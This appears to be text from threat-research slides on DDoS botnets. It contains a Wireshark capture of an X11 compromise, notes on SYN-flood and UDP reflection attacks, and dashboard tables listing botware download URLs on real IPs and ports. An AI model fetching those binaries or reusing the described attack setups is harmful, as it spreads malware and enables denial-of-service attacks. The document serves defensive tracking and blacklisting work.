
The image displays a network traffic capture in Wireshark. The top section shows a list of packets, with packet 32 highlighted in blue. Packet 32 is an X11 event (LeaveNotify) from 113.105.144.172 to 172.17.0.15. Packet 34 is an HTTP request from 172.17.0.15 to 192.126.127.30. Packets 35-45 are HTTP responses from 192.126.127.30 to 172.17.0.15, all labeled as 'Continuation or non-HTTP traffic'. A red arrow points from the 'X11' column of packet 32 to the hex dump below. A red arrow points from the text 'what shall i do?' to the hex dump. A red arrow points from the text 'ATTACKE!!' to the hex dump. A pink arrow points from the text 'PpPpPp pPpPpP PpPpPp pPpPpP PpPpPp pPpPpP' to the hex dump.

No.	Time	Source	Destination	Protocol	Length	Info
32	25.324661	113.105.144.172	172.17.0.15	X11	160	Event: LeaveNotify
33	25.324746	172.17.0.15	113.105.144.172	X11	108	56015 > x11-1 [PSH, ACK] Seq=175 Ack=113 Win=29312 Len=4
34	25.324960	172.17.0.15	192.126.127.30	HTTP	999	Continuation or non-HTTP traffic
35	25.324983	172.17.0.15	192.126.127.30	HTTP	993	Continuation or non-HTTP traffic
36	25.324994	172.17.0.15	192.126.127.30	HTTP	969	Continuation or non-HTTP traffic
37	25.325006	172.17.0.15	192.126.127.30	HTTP	930	Continuation or non-HTTP traffic
38	25.325016	172.17.0.15	192.126.127.30	HTTP	914	Continuation or non-HTTP traffic
39	25.325026	172.17.0.15	192.126.127.30	HTTP	900	Continuation or non-HTTP traffic
40	25.325037	172.17.0.15	192.126.127.30	HTTP	978	Continuation or non-HTTP traffic
41	25.325047	172.17.0.15	192.126.127.30	HTTP	965	Continuation or non-HTTP traffic
42	25.325058	172.17.0.15	192.126.127.30	HTTP	980	Continuation or non-HTTP traffic
43	25.325069	172.17.0.15	192.126.127.30	HTTP	933	Continuation or non-HTTP traffic
44	25.325080	172.17.0.15	192.126.127.30	HTTP	919	Continuation or non-HTTP traffic
45	25.325089	172.17.0.15	192.126.127.30	HTTP	902	Continuation or non-HTTP traffic


Frame 32: 160 bytes on wire (1280 bits), 160 bytes captured (1280 bits)
Linux cooked capture
Internet Protocol Version 4, Src: 113.105.144.172 (113.105.144.172), Dst: 172.17.0.15 (172.17.0.15)
Transmission Control Protocol, Src Port: x11-1 (6001), Dst Port: 56015 (56015), Seq: 175, Len: 160

```
0000 00 00 00 01 00 06 1a f8 53 e2 e1 ad 00 00 08 00 ..... S.....
0010 45 00 00 90 31 a6 40 00 69 06 31 8c 71 69 90 ac E...l.@. i.l.qi..
0020 ac 11 00 0f 17 71 da cf 0a 9e cd e1 11 ad 6b 56 ....q.. ....kV
0030 80 18 ff 51 a4 99 00 00 01 01 08 0a 01 05 ec 5c ...Q.....\
0040 02 78 ef 1b 01 00 00 00 54 00 00 00 01 f4 01 00 .x..... T.....
0050 00 32 00 00 00 32 00 00 00 3a 03 00 00 00 00 00 .2...2.. :.....
0060 00 01 00 00 00 01 00 00 00 10 02 00 d0 07 00 00 .....
0070 00 00 00 00 00 00 20 00 00 78 03 00 00 e7 03 00 ..... .x.....
0080 00 01 00 00 00 0a 00 00 00 00 00 01 00 00 00 31 ..... .....1
0090 39 32 2e 31 32 36 2e 31 32 37 2e 33 30 00 50 00 92.126.1 27.30.P.
```


- Attacks
 - TCP/Syn-Floods
 - UDP-Floods, Reflection/Amplification, Reflector-List updates (amp.dat, 14k+ reflectors)
 - L7-Attacks (rarely)
- Not so sophisticated:
 - Bot fires with as much bandwidth as available → easy to detect and prevent (outbound)
- Sophisticated:
 - 100 GB/s DDoS
 - Bot: 1MB/s → 100k Bots?



- TCP/Syn-Flood



- UDP/Reflection




- Per Bot:
 - 1-10 targets/day
 - Idle-times up to 3 days
 - Shortest: 1hour
 - Longest: 3 days
 - Probably not Booter-Services, DDoS-for-Hire?
- **70% of targets went down (attack successfull)**



Some words about Botnet-Infrastructure

- distributed Setup:
 - Scanner, Botware-Provider + C&C-Server separated
- same Setup active over Months
- Obfuscation, but no encryption (included C&C – data, DNS-Names, IPs etc)



Some words about Botnet-Infrastructure

- Separated Scanner/Botware-Provider, Sweep-Time

Dashboard :: total: 192

File	ID	Scanner	BotProvider	Type	URL	VT_Res	VT_Link	Reporter	Date
xdg1	5968ec8	222.186.21.81	222.186.21.81:100	1	http://222.186.21.81:100/xdg1	LINK		swell	2015-12-27 04:20
xdg1	80c244c	222.186.21.81	198.15.216.27:2015	1	http://198.15.216.27:2015/xdg1	LINK		swell	2015-12-24 07:37
xdq1	820ad8c	222.186.21.81	198.15.216.27:2015	1	http://198.15.216.27:2015/xdq1	LINK		sykt	2015-12-23 07:08
DogServer	5971b8b	222.186.34.238	222.186.34.177:9696	1	http://222.186.34.177:9696/DogServer	LINK		sykt	2015-12-21 12:24
xdg1	2da4862	222.186.21.81	198.15.216.27:2015	1	http://198.15.216.27:2015/xdg1	LINK		swell	2015-12-21 03:39
suds	6769277	61.147.107.91	61.147.107.91	1	http://61.147.107.91/suds	LINK		swell	2015-12-20 21:50
suds	c2d7c31	61.147.107.91	61.147.107.91	2	http://61.147.107.91/suds	LINK		sykt	2015-12-20 20:39
suds	c2d7c31	61.147.107.91	61.147.107.91	1	http://61.147.107.91/suds	LINK		sykt	2015-12-20 20:39
usdk	35ff452	61.147.107.91	61.147.107.91	1	http://61.147.107.91/usdk	LINK		sykt	2015-12-20 20:32
usdk	35ff452	61.147.107.91	61.147.107.91	1	http://61.147.107.91/usdk	LINK		sykt	2015-12-20 20:32
DogServer	771abcf	222.186.34.238	222.186.34.177:9696	2	http://222.186.34.177:9696/DogServer	LINK		swell	2015-12-20 18:37
DogServer	ddc55b7	222.186.34.238	222.186.34.177:9696	3	http://222.186.34.177:9696/DogServer	LINK		swell	2015-12-20 18:32
suds	95f9468	61.147.107.91	61.147.107.91	1	http://61.147.107.91/suds	LINK		swell	2015-12-19 21:41
usdk	76b658f	61.147.107.91	61.147.107.91	1	http://61.147.107.91/usdk	LINK		swell	2015-12-19 21:41
suds	8163bb2	61.147.107.91	61.147.107.91	1	http://61.147.107.91/suds	LINK		sykt	2015-12-19 20:18
usdk	b4c9ae2	61.147.107.91	61.147.107.91	1	http://61.147.107.91/usdk	LINK		sykt	2015-12-19 20:19
usdk	e3920b3	61.147.107.91	61.147.107.91	1	http://61.147.107.91/usdk	LINK		swell	2015-12-19 16:48
suds	752de3c	61.147.107.91	61.147.107.91	1	http://61.147.107.91/suds	LINK		swell	2015-12-19 16:41
suds	b13bbf6	61.147.107.91	61.147.107.91	1	http://61.147.107.91/suds	LINK		sykt	2015-12-19 15:09
usdk	4c3a31e	61.147.107.91	61.147.107.91	2	http://61.147.107.91/usdk	LINK		sykt	2015-12-19 14:58
usdk	07a87d3	61.147.107.91	61.147.107.91	1	http://61.147.107.91/usdk	LINK		swell	2015-12-19 09:12

Some words on the Botnet-Infrastructure


- Same Scanner, various BotWare-Providers, same Botware

Dashboard :: total: 23

File	ID	Scanner	BotProvider	Type	URL	VT_Res	VT_Link	Reporter	Date	...
MusicCache	5944590	222.186.34.238	222.186.34.177.7979	0	http://222.186.34.177.7979/MusicCache	LINK		adam	2015-11-25 12:04	Download
MusicCache	3178622	222.186.34.238	222.186.34.177.7979	2	http://222.186.34.177.7979/MusicCache	LINK		adam	2015-11-25 12:12	
MusicCache	790223f	222.186.34.238	222.186.34.177.7979	2	http://222.186.34.177.7979/MusicCache	LINK		adam	2015-11-26 09:45	
MusicCache	aef9a6c	222.186.34.238	222.186.34.177.7979	1	http://222.186.34.177.7979/MusicCache	LINK		jean	2015-11-27 01:14	
MusicCache	624378f	222.186.34.238	222.186.34.177.7979	1	http://222.186.34.177.7979/MusicCache	LINK		jean	2015-11-27 01:14	
MusicCache	d729fe7	222.186.34.238	222.186.34.177.7979	1	http://222.186.34.177.7979/MusicCache	LINK		syktt	2015-11-27 06:14	
MusicCache	734c2ba	222.186.34.238	222.186.34.177.7979	1	http://222.186.34.177.7979/MusicCache	LINK		jean	2015-11-27 10:23	
MusicCache	76629a0	222.186.34.238	222.186.34.177.7979	1	http://222.186.34.177.7979/MusicCache	LINK		jean	2015-11-27 10:40	
MusicCache	583b060	222.186.34.238	222.186.34.177.7979	1	http://222.186.34.177.7979/MusicCache	LINK		syktt	2015-11-27 17:28	
Mus	b6abfda	222.186.34.238	222.186.34.177.7979	3	http://222.186.34.177.7979/Mus	LINK		adam	2015-11-30 11:03	
Mus	bf00b73	222.186.34.238	222.186.34.177.7979	2	http://222.186.34.177.7979/Mus	LINK		adam	2015-11-30 11:15	
sshx	9242ed8	222.186.34.238	222.186.34.177.7676	3	http://222.186.34.177.7676/sshx	LINK		swel	2015-12-06 10:48	
sshx	861a055	222.186.34.238	222.186.34.177.7676	2	http://222.186.34.177.7676/sshx	LINK		swell	2015-12-06 10:50	
sshx	5fd7779	222.186.34.238	222.186.34.177.7676	1	http://222.186.34.177.7676/sshx	LINK		jean	2015-12-07 04:01	
sshx	af77e4	222.186.34.238	222.186.34.177.7676	1	http://222.186.34.177.7676/sshx	LINK		swel	2015-12-07 06:47	
sshx	c086236	222.186.34.238	222.186.34.177.7676	1	http://222.186.34.177.7676/sshx	LINK		syktt	2015-12-07 10:12	
sshx	4ee19c8	222.186.34.238	222.186.34.177.7676	2	http://222.186.34.177.7676/sshx	LINK		jean	2015-12-08 00:21	
Branding	dbd0a62	222.186.34.238	222.186.34.177.8787	3	http://222.186.34.177.8787/Branding	LINK		swel	2015-12-13 13:39	
Branding	a568d95	222.186.34.238	222.186.34.177.8787	2	http://222.186.34.177.8787/Branding	LINK		swel	2015-12-13 13:44	
Branding	a16d0da	222.186.34.238	222.186.34.177.8787	1	http://222.186.34.177.8787/Branding	LINK		syktt	2015-12-14 10:20	
DogServer	ddc55b7	222.186.34.238	222.186.34.177.9696	3	http://222.186.34.177.9696/DogServer	LINK		swel	2015-12-20 18:32	
DogServer	771abcf	222.186.34.238	222.186.34.177.9696	2	http://222.186.34.177.9696/DogServer	LINK		swel	2015-12-20 18:37	
DogServer	5971b8b	222.186.34.238	222.186.34.177.9696	1	http://222.186.34.177.9696/DogServer	LINK		syktt	2015-12-21 12:24	

- Inbound:
 - Anti-DDoS-Solutions
 - CDNs,

- Creating a global Topology of various types of Botnets
- Tracking existing C&C-Servers & Botnet-Infrastructure
- More & automated analysis
- Blacklists (through OTX & LiveFeed)



- ElasticZombie Botnet - Exploiting Elasticsearch Vulnerabilities
<https://www.alienvault.com/open-threat-exchange/blog/elasticzombie-botnet-exploiting-elasticsearch-vulnerabilities>
- A few things about Redis security
<http://antirez.com/news/96>
- Data, Technologies and Security - Part 1
<http://blog.binaryedge.io/2015/08/10/data-technologies-and-security-part-1/>
- DDoS-Angriffe auf ukrainische und russische Rechenzentren
https://8ack.de/analysen/ddos_angriffe_auf_ukrainische_rechenzentren

